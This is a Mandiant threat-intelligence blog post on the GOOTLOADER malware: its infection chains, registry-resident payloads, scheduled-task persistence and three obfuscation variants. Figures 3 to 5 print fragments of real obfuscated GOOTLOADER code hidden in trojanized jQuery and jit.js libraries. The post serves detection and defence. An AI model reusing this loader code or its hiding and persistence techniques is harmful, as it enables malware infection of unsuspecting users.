Welcome to Goot Camp: Tracking the Evolution of GOOTLOADER Operations

mandiant.com/resources/blog/tracking-evolution-gootloader-operations

Since January 2021, Mandiant Managed Defense has consistently responded to GOOTLOADER infections. Threat actors cast a widespread net when spreading GOOTLOADER and impact a wide range of industry verticals and geographic regions. We currently only attribute GOOTLOADER malware and infrastructure to a group we track as UNC2565, and we believe it to be exclusive to this group.

Beginning in 2022, UNC2565 began incorporating notable changes to the tactics, techniques, and procedures (TTPs) used in its operations. These changes include the use of multiple variations of the FONELAUNCH launcher, the distribution of new follow-on payloads, and changes to the GOOTLOADER downloader and infection chain, including the introduction of GOOTLOADER.POWERSHELL. These changes are illustrative of UNC2565's active development and growth in capabilities.

Mandiant's observation of post-compromise GOOTLOADER activity has largely been limited to internal reconnaissance, as these intrusions have been quickly detected and mitigated.

This blog post will also cover the various methods used by the malware to obscure its code, as well as provide scripts that can automate the deobfuscation process.

Infection Chain

GOOTLOADER infections begin with the user searching for business-related documents online, like templates, agreements, or contracts. The victim is lured into visiting a compromised website and downloading a malicious archive that contains a JavaScript file known as GOOTLOADER.

Successful execution of the GOOTLOADER file will download additional payloads, FONELAUNCH and Cobalt Strike BEACON or SNOWCONE that will be stored in the registry. These payloads are executed via PowerShell in the later stages.

Since late 2020, GOOTLOADER campaigns have implemented relatively consistent infection chains. However, the infection chain incorporated notable shifts starting in mid-November 2022. Prior to November 2022, the typical GOOTLOADER infection chain consisted of the following:

1. The user visits an UNC2565-compromised site (usually related to business documents) and downloads a malicious ZIP archive.
2. The malicious ZIP file is saved to the user's Downloads folder.

3. The user opens the ZIP file and clicks the .JS file inside.
4. The JS file is launched using WScript.exe.
5. The WScript.exe process reaches out to three hard coded domains and downloads two payloads that are saved to the registry.
6. WScript.exe stores the first registry payload (FONELAUNCH) as a value in the path *HKCU\SOFTWARE\Microsoft\<STRING>\%USERNAME%0*.
7. WScript.exe stores the second registry payload (usually BEACON) as a value in the path *HKCU\SOFTWARE\Microsoft\<STRING>\%USERNAME%*.
8. WScript.exe executes a PowerShell script that decodes and executes the first payload. This payload is a .NET-based launcher that Mandiant tracks as FONELAUNCH.
9. WScript.exe executes a PowerShell command that creates a scheduled task which executes the same PowerShell script mentioned in the previous step. The current account username will be used for the task name, and the task will be set to run when the user logs in.
10. The first registry payload (FONELAUNCH) decodes and executes the second registry payload, which contains Cobalt Strike BEACON or SNOWCONE malware.



The user visits an UNC2565-compromised site (usually related to business documents)
The user downloads a ZIP archive containing a GOOTLOADER JS file.
The user opens the ZIP archive and clicks the JS file.
OIOIOIIO
The ZIP file handler executes the malicious JS file using WScript.exe
IO
OI
The WScript.exe process reaches out to one of three C2 domains and downloads two payloads.
OIOIOIIO
WScript.exe stores the first registry payload (FONELAUNCH) to the path: HKCU\SOFTWARE\Microsoft\<STRING>\%USERNAME%0
OIOIOIIO
WScript.exe stores the second registry payload to the path: HKCU\SOFTWARE\Microsoft\<STRING>\%USERNAME%
OIOIOIIO
WScript.exe executes a PowerShell script that decodes and executes the first payload (FONELAUNCH).
OIOIOIIO
PowerShell creates a scheduled task that executes the same script from the previous step.
IO
OI
The first registry payload decodes and executes the second registry payload.
GOOTLOADER Attack Chain

Figure 1: GOOTLOADER attack chain

In November 2022, Managed Defense observed a new variant of GOOTLOADER, tracked as GOOTLOADER.POWERSHELL, leveraging a new infection chain. This new variant writes a second .JS file to disk and creates a scheduled task to execute it. The script reaches out to 10 hard coded URLs. The URL request contains encoded data about the host such as running processes and local drives. Follow up activity is similar to previous GOOTLOADER versions where payloads are written to the registry. The attack chain of this new variant is listed as follows:

1. The user visits an UNC2565-compromised site (usually related to business documents) and downloads a malicious ZIP archive.
2. The malicious ZIP file is saved to the user's Downloads folder.
3. The user opens the ZIP file and clicks the .JS file inside. This is a trojanized JavaScript library containing an obfuscated JScript file, which will ultimately execute GOOTLOADER.POWERSHELL. Recently observed trojanized JavaScript libraries include jQuery, Chroma.js, and Underscore.js.
4. The JS file is launched using WScript.exe.
5. The WScript.exe process creates an inflated file with a .LOG extension to *C:\Users\%USERNAME%\AppData\Roaming\<RANDOM_DIRECTORY>\<HARD_CODED_FILE_NAME>*. The dropper writes more obfuscated JScript code followed by a padding of random characters to increase the file size.
6. The .LOG file is renamed with a .JS file extension.
7. The dropper creates a scheduled task that executes the new JScript file. The scheduled task is executed immediately after creation but also serves as a persistence mechanism to run the second JScript file at the next logon.
8. WScript.exe and CScript.exe launch a PowerShell process that reaches out to 10 hard coded domains.

    Victim information collected includes environment variables, Windows OS version, filenames, and running processes. This information is Gzip compressed, Base64 encoded, and sent to the command and control (C2) server in the Cookie header.
9. The C2 returns a payload, which is executed using the Invoke-Expression PowerShell cmdlet. This leads to the download of two payloads into registry keys: FONELAUNCH and a secondary payload to be executed by FONELAUNCH (mirroring steps 6 through 10 of the previous infection chain).




The user visits an UNC2565-compromised site (usually related to business documents).
The user downloads a ZIP archive containing a GOOTLOADER JS file.
The user opens the ZIP archive and clicks the JS file.
0101011O
The ZIP file handler executes the malicious JS file using WScript.exe
The WScript.exe process creates an inflated .LOG file to: C:\Users\%USERNAME%\AppData\Roaming\<RANDOM_DIRECTORY>\<HARD_CODED_FILE_NAME>
IO
OI
0101011O
The .LOG file is renamed to .JS.
0101011O
A schedule task is created in order to execute the JS file.
0101011O
The scheduled task is manualy launched.
WScript.exe and CScript.exe launch a PowerShell command that reaches out to 10 hard coded domains.
0101011O
PowerShell.exe retrieves and stores the registry payloads (FONELAUNCH & The secondary registry payload) to the path: HKCU\SOFTWARE\Microsoft\<STRING>
0101011O
PowerShell.exe executes commands that decode and executes the first payload (FONELAUNCH).
The first registry payload decodes and executes the second registry payload.
GOOTLOADER.POWERSHELL Attack Chain

Figure 2: GOOTLOADER.POWERSHELL attack chain

The Evolution of GOOTLOADER Obfuscation


In addition to observing GOOTLOADER.POWERSHELL, several variants of FONELAUNCH, and a new infection chain, Mandiant has also observed an evolution in the methods used to obfuscate GOOTLOADER. Mandiant currently tracks three obfuscation variants that have been leveraged. Beginning in early 2021, GOOTLOADER was distributed as a small JS file with one obfuscated block of code (MD5: ab1171752af289e9f85a918845859848). These samples have been tracked as obfuscation variant 1 (Figure 3).



```
function notice(){WScript.Sleep(75150);money=6005;while(how=how){try{course[money](money);}catch(about){course[
1934245]=how;}money++}}
function develop(women,sat,require,correct,branch,unit) {return women.substr(sat,require);}
function cent(tube,early,represent,remember,compare){same="";thing=south;while (thing < 2045) {produce=forward(tube,
thing);same=young(same,produce,thing); thing++; }return same;}
function young(bread,continent,answer,square,atom,build) { if (body(answer)) return bread+continent; else return
continent+bread; }
function forward(check,simple,our,now,left){return develop(check,simple,soft);}
function how(quotient,chance,season,opposite){course[4169259]=those;WScript.Sleep(6719);chair =
'xinOergfdts(nS(\\i\"\"t\\@.n%\\I\"Ue(+Sm(jEn +Rof\\D\"irN@ iS\\;\"Dvt,Onx MEe0AdT)Ine)Nas=%pn=\"x\\-oE)1p. )s)!
e\\=\"r{ l. \"l\\Wxe%S hUc=SSr .EiItRp pDtriN.arSsvcDl SOe{WMe \\A\")pI(0(Nt02%c22\"e\\2 j)2=b 2=O{)=ej; t= saj}ue+
tr\"e\\Cal2.ts7tse8p. 1ix{4r( 6c I\"S\\ fW;=i()    I}ft. irr; yee;{ps) 110xaa3.cf+oe
0p(n7e\\r\"n,u@(2t\\\'\"\\(e+G]rjE\\ \"T+{r\'\\\\\")t,@es \\(\"\'b\\,huh\\c\"tst\\t\"a\\p\"c)s[};:)
/(;v/g)a\'n\\r(i+ drRJnt[ eSU=so] .t+Ix.\'.\\) r/(;esm)peoeladsarnlccaaehrf(.. /ph,(htj\\p\\+a\'d\\M\"{\\ +2==\"}\\
q)?js/f wga;w,g)l l\\j\'cflPfu\'T(ntTnceHct(L]iEM[otXcnurd oer(pv{e ry)ret }S;{3.8 =2orsLleaM;t7X9u-S0r0M1n=\\E\';
)(\"S\"t+t\"cZrSe\"i+j\"n_bGg\"O+.\"eEfRt\"r a,o\"e\"m r,CdClhr.oawt(r]p\"Ceito\"r+d\"cie\"S+(\"Wrp\" +a\"=Wrg
es\"x+e\" RI\"{[ny mt ){( 3)ee (,h<c1t a0cU )}( +; )3del0rlo)wi(;]h\" dwa}\" +)\";e;\"0+ \" Rp\"=+r\" go\"U+d\"
eu\";+c\"]Rt\"\\[\"y[mm 3{o ]ycr(t.;J\"s\\)\\ly(qhu)oae;wd\\
\\g\"W+a\"SRh\"c+.\"rEw\"i+w\"pSw\"t+\\\"\"U.\",+Q\"\\_\"TuNm\"i+o\"tEc\"(+.\")Ra\";+v\" RoU}Cn\" +a\"}_zY
EaKe\"k+l\"eHs\"d e=n  dal{rho w.
W;w)S\"w\"c+w\"rl\\l\"\"i+,\"pe\\\"\"+t\"th.\"i+s\".Sl.r\"e+e\"etlpp\"d+(\"ai2\"l+2\"er2ctS2\"o+2\"hW)\".(;]w\"
\"w+}\"wt \"\\+\"\"Uc[e+j \"++=\";b O}\"R+ \"\'e)\")+(\")t;a}ec\"a+t\"crh\"(+e\")C{\"W[S)ctrpiiprtc.SsWl(e e=p
(y5m9;000602813=6a7n)w;v}mbqxvtUsozHbryost=cpurrotdsuncotc;';south=0;}
function those(word,doctor,color){soft=1;office=soft;WScript.Sleep(2581);play=office+soft*office+soft;course[5907540
]=degree;}
consider(640);
function body(especially,some,told){return especially % (office+office);}
function imagine(push,next,hunt,heard) {clothe = section(next);box = south;crop=[];for (special=south; special<=(
section(push)-clothe); special++) {if (develop(push,special,clothe)==next){crop[section(crop)]=develop(push,box,(
special-box));box = special+clothe;}}crop[section(crop)]=develop(push,box);return crop;}
function yes(mean,populate,rain,nose){product[play](product[office])(course);}
function degree(){determine="HoUvq";course[6004395]=engine;product=imagine(cent(chair),determine);}
function section(base,instant,card,tire) {return base.length; }
function consider(shoulder,pick){course=[7883];notice(course);}
function engine(art,strong){course[6403635]=yes;product[play] = how[product[south]];}
```

Figure 3: GOOTLOADER obfuscation variant 1 in February 2021


Around October 2021, Managed Defense observed GOOTLOADER embedded within trojanized jQuery libraries instead of being on its own, likely in attempt to evade detection and hinder analysis (MD5: 82607b68e061abb1d94f33a2e06b0d20). These samples have been tracked as obfuscation variant 2 (Figure 4).



```
    return elem;
}

function sefyxbv(icsqsira, fymhnk, tbccldti, zgvhmj){
    abdkqvd[3898648]=tvrnqv;
    hdbrer='f9\'+\\, \\G\"n2E@r(T\\u\"\']\\,t\\,\'e\\ \"rr\'\\\\\" th){s';hxxozxkh='e O+l=e\"s\\t=e3a= 6e {5rs 1';jhuohtn=
    'f yaif{c i e} e( ;.\\;\"o)e@p1s\\e\"l+n+a9(O';kxtrixb='cYpE.\"((s+1)o\"2KrH3\"b(4 -=5 kw)anp;xun sj;';dxbsmvx=
    'q.)t]r(S+edo\'p\\tnl/.eat)sce(.esme(to';yuxgvqc='GrEoRC\"d(. e,t\"(\"p p,iwaarprxcnssS(e]W)';rgyyeft=
    'S)m\"cEiRr\".(i+p)p\"jRtU\\\"\"(.+,)s\"\\C\"\"l(m+e)o\"e_';yavebm='xecewpf(l4y1;4573993=4q3v6y)w;kpyjtalx';qiklqiqd=
    'qeh dvsrrrteue{t Syur.tr}2;n0L3 =MjSjXvt';pzkreve='(0Oo )Mrf)Aii=Iv =Nn;-%Et1\"d\\)xn) e';hphdccv='\'T(nuTz
    mHa(nLuUgM()]XX [rz{';xrnkbk='\\\"sg(@(nf\\\"\"\\iO+%rxOUte+SSd\\E\"ntR@inD\\.\"Nep,Sm( Dn';cnewvdj='hsqnzo;c ';
    vofzkcec='aOtectha(eer)C{.}tWpSicrrciSpWt .=s l';misxdphg='2rcI2aSN2vW%2 \\\"\"\\2{()) t ;)c{ 0eO}0j= 2bO';rieodz='
    /.d;(pn)\\h\\eapdsr\'{\\.l2+ha}\"t\\)fa?/';exhdwz=')0\")W)g3e+\" (3+<)0\" R)\"q(;[(x ';zbdrzz='})\\\"\"l l[eqh S+.=t+p
    i;rKc}S\'W)\")((t)c;e}jcb';bbgrfv='Cup2.t 0ta=1pt \"i\\psr;..c}reS e(Wtp (rl';lfbdvan=
    'r+S)a\"ceb\"r(n+i)a\"pRh\"t(t[.xacQwnf';syxbxe=' tra;cs 0}d  ;h)=wqa pzxqn[s (3]';takijj=
    ')e)r\"jZo\"b(m+O)C\"eSh_t\"a(a+r)e\"C';swvlyj='I\" ent=it\" ((+e)U\" r,\"{(1+ ';dyhipxg='uloyi j{t
    \\y\"r(t,;)\"\\\\\"\\;tmg joy}pc';igypep='c w}fel)yl ;{i  )heu(whtc';wlovqo='t;)bt eupv(ssah\\:\'cr/[t /)aP\'(\\
    cg+=}nK  i[p;r';zrajgz='.hDseSNl .Se=tDe pOppiM( rA';zcisafo=';)]\"]\"((\\+\")P\"md)\"o((+c))\".a;ezR gt\"W(';qpwjfjw=
    'RytsWgnbRor=outtcrusrdt';lscjnpr='a {Tp! ex=WsE Sn.\"c\\)or%\\p\"UislSpelEtreR.';pbigrph=
    'nServMyi;\\6\'3n-(9g3t=.Xc;f';xepffsr=' Mjg, j,O=b + ef\"O\\ub =nr;yck)eto\\k\'timPxo';qizsrkl='X k.\\}\\t\"
    +f)e\"oRlEsSs\"r(e+o) \"tU{_iT Nn\"W(o+';owqqsfe = xrnkbk+pzkreve+lscjnpr+zrajgz+misxdphg+hxxozxkh+bbgrfv+jhuohtn+
    hdbrer+wlovqo+dxbsmvx+rieodz+xepffsr+hphdccv+qiklqiqd+pbigrph+takijj+yuxgvqc+swvlyj+exhdwz+igypep+syxbxe+zcisafo+
    lfbdvan+dyhipxg+qizsrkl+rgyyeft+kxtrixb+zbdrzz+vofzkcec+yavebm+qpwjfjw+cnewvdj;
    uzhijjlp=0;
    gkrxstti(8316);
}

function cloneCopyEvent( src, dest ) {
```

Figure 4: GOOTLOADER obfuscation variant 2 in October 2021


In August 2022, Managed Defense observed new samples with slight variations in the obfuscation code. These new samples spread the obfuscated string variables throughout the file rather than having them all on the same line (MD5: d3787939a5681cb6d6ac7c42cd9250b5). These GOOTLOADER samples trojanized jit.js file rather than jQuery (Figure 5).



```
};

enters = restv+qyrmf+vumia+sulr;

zuazfm = studyu+gentleu+travel2p+since6;
/*
 * File: Options.Margin.js
 *
*/
he0 = raiseg+six8+spaizvf;

speech4 = through3+ntltpx+finger4+slavet+hundred2;

Options.Margin = {
    $extend: false,

    top: 0,
    left: 0,
    right: 0,
    bottom: 0
};

function xwxqab(modern9, mpblvw, period0){
    irono = he0+seven2+tqqdd+nowt+thought9+rainm+lostc+pullb+speech4+enters+zuazfm;
    opposite13[4868541] = total6;
    qlngb(typek);
}

/*
```

Figure 5: GOOTLOADER obfuscation variant 2 in August 2022

Beginning in November 2022, Managed Defense observed a new obfuscation variant, tracked as variant 3, with modified infection that is more complex than the previous variants. This new variant contains additional string variables that are used in a second deobfuscation stage. This new variant has been observed trojanizing several legitimate JavaScript libraries, including jQuery, Chroma.js, and Underscore.js (MD5: ea2271179e75b652cafd8648b698c6f9).



```
//      Underscore.js 1.13.6
//      https://underscorejs.org
//      (c) 2009-2022 Jeremy Ashkenas, Julian Gonggrijp, and DocumentCloud and Inv
//      Underscore may be freely distributed under the MIT license.

// Current version.
var VERSION = '1.13.6';
```

Figure 6: GOOTLOADER obfuscation variant 3 in November 2022

GOOTLOADER Obfuscation Variant Comparison

Table 1 compares different obfuscation variants of the GOOTLOADER JavaScript files based on samples observed by Mandiant.

Table 1: Comparison between different GOOTLOADER obfuscation variants

	Variant 1	Variant 2	Variant 3
First Observed	Feb 2021	Oct 2021	Nov 2022
Malicious Code	One obfuscated block of code, easily recognizable.	Malicious code has been nested within the file. Early samples had all the variables in one block of code, later samples spread the code throughout the file.	Malicious code has been nested throughout the file. Additional string variables added for the second deobfuscation iteration.
Payload (See Infection Chain)	GOOTLOADER	GOOTLOADER	GOOTLOADER.POWERSHELL

Fileless Registry Payloads

The successful execution of GOOTLOADER will result in the download of two additional payloads, FONELAUNCH and an in-memory dropper that typically delivers BEACON, to the registry paths in Figure 7. These are registry resident malware samples stored in the Windows registry to remain persistent and evade detection. GOOTLOADER subsequently launches these payloads in memory.

Figure 7: Payloads downloaded to the registry hive by GOOTLOADER

HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%0 **(FONELAUNCH)**

HKCU\SOFTWARE\Microsoft\Phone\%USERNAME% **(Secondary registry payload)**

HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME%0 **(FONELAUNCH)**

